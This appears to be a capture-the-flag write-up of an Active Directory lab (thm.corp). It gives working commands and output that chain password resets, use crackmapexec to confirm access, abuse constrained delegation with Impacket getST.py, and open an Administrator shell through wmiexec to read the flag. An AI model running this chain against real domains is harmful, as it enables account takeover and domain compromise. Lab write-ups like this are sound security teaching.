
Way to domain controller



TABATHA_BRITT@THM.CORP
Database Info
Node Info
Analysis
Derivative Local Admin Rights
EXECUTION RIGHTS
First Degree RDP Privileges 1
Group Delegated RDP Privileges 0
First Degree DCOM Privileges 0
Group Delegated DCOM Privileges 0
SQL Admin Rights 0
Constrained Delegation Privileges 0
OUTBOUND OBJECT CONTROL
First Degree Object Control 2
Group Delegated Object Control 5
Transitive Object Control 25
INBOUND CONTROL RIGHTS
Explicit Object Controllers 8
A_BRITT@TH



SHAWNA_BRAY@THM.CORP -> CRUZZ_HALL@THM.CORP -> DARLA_WINTERS@THM.CORP

I use bloodhoond help to check how can I own next user





This escalation is like this, just use strong passwords

```
net rpc password "SHAWNA_BRAY" "superP@ssword74741777" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"
```

```
net rpc password "CRUZ_HALL" "superP@ssword74741777" -U "THM.CORP"/"SHAWNA_BRAY"%"superP@ssword74741777" -S "HayStack.thm.corp"
```

```
net rpc password "DARLA_WINTERS" "superP@ssword74741777" -U "THM.CORP"/"CRUZ_HALL"%"superP@ssword74741777" -S "HayStack.thm.corp"
```

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ net rpc password "SHAWNA_BRAY" "superP@ssword74741777" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"

┌──(kali㉿kali)-[~/THM/reset]
└─$ net rpc password "CRUZ_HALL" "superP@ssword74741777" -U "THM.CORP"/"SHAWNA_BRAY"%"superP@ssword74741777" -S "HayStack.thm.corp"

┌──(kali㉿kali)-[~/THM/reset]
└─$ net rpc password "DARLA_WINTERS" "superP@ssword74741777" -U "THM.CORP"/"CRUZ_HALL"%"superP@ssword74741777" -S "HayStack.thm.corp"

┌──(kali㉿kali)-[~/THM/reset]
└─$
```

Check users login possibility

```
crackmapexec smb 10.10.105.223 -u DARLA_WINTERS -p superP@ssword74741777 --continue-on-success
```

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ crackmapexec smb 10.10.105.223 -u DARLA_WINTERS -p superP@ssword74741777 --continue-on-success
SMB         10.10.105.223   445    HAYSTACK         [*] Windows 10.0 Build 17763 x64 (name:HAYSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB         10.10.105.223   445    HAYSTACK         [+] thm.corp\DARLA_WINTERS:superP@ssword74741777

┌──(kali㉿kali)-[~/THM/reset]
└─$
```


Dump darlas data

```
python3 ../BloodHound.py/bloodhound.py -d thm.corp -u DARLA_WINTERS -p
'superP@ssword74741777' -ns 10.10.105.223 -c All
```

Darlas vulnerability

Using script getST.py create administrator ticket

```
python3 /home/kali/.local/bin/getST.py -k -impersonate Administrator -spn
cifs/HayStack.thm.corp thm.corp/DARLA_WINTERS
```



Export variable for ticket

```
export KRB5CCNAME=Administrator.ccache
```

Now create shell

```
python3 /home/kali/.local/bin/wmiexec.py -k -no-pass
Administrator@HayStack.thm.corp
```

```
┌──(kali㉿kali)-[~/THM/reset/darla]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/THM/reset/darla]
└─$ python3 /home/kali/.local/bin/wmiexec.py -k -no-pass Administrator@HayStack.thm.corp
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm\administrator

 Directory of C:\Users\Administrator\Desktop

07/14/2023  07:23 AM    <DIR>          .
07/14/2023  07:23 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/16/2023  04:37 PM                30 root.txt
               3 File(s)          1,111 bytes
               2 Dir(s)  12,384,440,320 bytes free

C:\Users\Administrator\Desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\Users\Administrator\Desktop>
```